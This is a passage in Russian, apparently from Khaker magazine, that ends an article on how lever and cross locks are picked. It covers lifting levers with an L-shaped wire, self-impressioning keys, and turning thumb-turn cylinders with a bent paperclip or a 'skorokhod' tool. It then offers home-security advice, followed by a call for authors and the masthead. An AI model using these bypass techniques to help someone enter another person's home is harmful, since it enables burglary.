
В качестве дополнительной защиты можно использовать обманные выемки. Они создают у взломщика ложное ощущение, что он подобрал диск.

КРЕСТООБРАЗНЫЙ ЗАМОК

Еще один замок, так называемый крестообразный, — разновидность английского замка. Схема работы у него такая же, только пины находятся не на одной оси, а на четырех. Соответственно, открывается он похожим инструментом.

СУВАЛЬДНЫЙ ЗАМОК

Сувальдный замок — тоже крайне распространенная разновидность. Его механизм следующий: есть засов (отмечен светло-серым на картинке) и выступ на засове (темно-серый). Выступы на засове находятся в отверстиях сувальд (желтые). На ключе есть сильно выступающий язычок, который будет пытаться проталкивать засов. Зачастую он наиболее широкий и расположен по центру. Остальные засечки на ключе будут поднимать каждую сувальду на свою определенную высоту. Только тогда выступ на засове сможет переместиться внутри сувальд.



Изображение: Wikipedia

Открывать подобные замки снова помогает погрешность производства. Здесь мы видим классический ключ со сточенными засечками для сувальд, язычок и Г-образную проволоку. При помощи последней по очереди подбирают сувальды. Опять же из-за погрешности какая-то из сувальд будет ближе, а значит, сильнее упираться в выступ на засове. Когда мы поднимем ее, то с помощью язычка можем немного протолкнуть засов с выступом, а дальше будем подбирать следующую сувальду.

На картинке ниже можно увидеть чуть более качественную отмычку, сделанную в Китае.

Существуют специализированные инструменты для открытия таких замков — так называемые самоимпрессионные ключи. Они по размерам подстроены под замок, у них, как и у ключа, есть язычок, а вместо засечек — подвижные цилиндры. Сначала ставим их в крайнее положение, чтобы они выступали на всю длину со стороны язычка. Затем начинаем медленно поворачивать ключ в замке. Так как каждую сувальду надо поднять на определенную высоту, подвижные цилиндры будут отодвигаться на разное расстояние от изначального положения (третий слева ключ). После нескольких аккуратных попыток повернуть ключ мы получим узор, совпадающий с оригинальным узором ключа. Это удобно, потому что мы сможем провернуть замок несколько раз или даже сделать слепок ключа, если это необходимо.

Что касается дополнительных механизмов защит в сувальдных замках, то они тоже существуют. Их суть заключается в том, чтобы при попытке поднять сувальду выступ на засове уперся или застрял в дополнительном механизме защиты, не дойдя до отверстия, которое является «проходом» к провороту замка.

БОНУС

К сожалению, у меня плохие новости для владельцев обычных замков с английскими цилиндрами. Во-первых, любой человек — от младенца до пенсионера — может зайти на YouTube и спокойно посмотреть подробное видео, как вскрыть очень многие замки. Практически по всем дешевым замкам есть материалы, где написано, как сделать элементарную отмычку буквально из скрепки. Касается это большинства квартирных замков, а также навесных замков, замков от почтовых ящиков и так далее.

Когда у людей возникает желание повысить безопасность, они идут в магазин и покупают крутой, новый замок, у которого цилиндр с перфоключом. Однако если у него есть с другой стороны поворотная ручка («вертушок»), которой легко закрывать дверь изнутри, то и этот замок можно открыть с помощью скрепки с загнутым концом. Или же использовать специальное техническое средство, которое в простонародье зовется «скороход».

Схема применения такой отмычки проста: вставляем ее через отверстие в цилиндре с пинами, упираемся в узел, который крутит вертушок, и спокойно проворачиваем его. Почти все китайские замки открываются именно так, и отечественные вроде Paladium и Apex — тоже.

Помни и о том, что замок может стать менее надежным со временем. Сегодня ты поставил дорогущую дверь с классными замками, а завтра кто-нибудь найдет способ его вскрыть и выложит на YouTube или начнет продавать готовый инструмент. Замки Mottura, Abus, Tesa, Kaba, Mul-T-Lock («мультилоки») — все их постигла эта участь. Для того же «мультилока 7 на 7» есть несколько вариантов недорогих отмычек — в районе 2–4 тысяч рублей. Поэтому если серьезно относишься к выбору замка, то придется периодически проверять, не присоединился ли он к числу уязвимых.

КАК С ЭТИМ ЖИТЬ?

Прежде всего стоит задуматься о целесообразности защиты. Если взлом обойдется в 10 000 рублей, а за дверью будет храниться 1000, то можно это так и оставить: ломать если кто-то и будет, то только от большой глупости. Если же за дверью что-то очень ценное, то способ все равно найдется — это лишь вопрос времени. Поэтому стоит в первую очередь думать о мотивах атаки, ее целях и существующих защитах.

Подешевле

Из низкобюджетных средств лучше всего использовать железную дверь и два замка. Также можно поставить муляж камеры, хотя это противоречивая мера: кого-то отпугнет, а кого-то может и привлечь.

Еще один прием — повесить наклейку типа «охраняется кем-то там». Если она похожа на наклейку какой-нибудь вневедомственной охраны, то может и отпугнуть нарушителя.

И, конечно, постарайся полностью избавиться от китайских замков. Это очень важно, так как они не только легко вскрываются, но и могут просто сломаться в самый неподходящий момент, не пустив владельца за порог.

Подороже

Если же нужно защититься действительно хорошо, то выбираем топовые замки, которые я упоминал в статье. Можешь в дополнение к ним сам поставить один замок-секрет, который будет активироваться без ключа — например, считывать карточку или открываться по SMS. Дверь в этом случае вряд ли получится вскрыть — только взломать.

Также на замки рекомендуется ставить броненакладки, которые будут соответствовать модели и размеру замка. Это поможет от силовых атак на замки, которых большинство: например, когда взломщик вкручивает в замок саморез, чтобы выдернуть личинку.

Не помешает и поставить нормальную систему видеонаблюдения, которая будет писать видео не только на локальный носитель, но и в облако. Ну и, конечно, поможет сигнализация, поставленная на пульт охранной организации, которая защищает дома. К примеру, можешь заключить договор с вневедомственной охраной МВД.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№12 (261)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020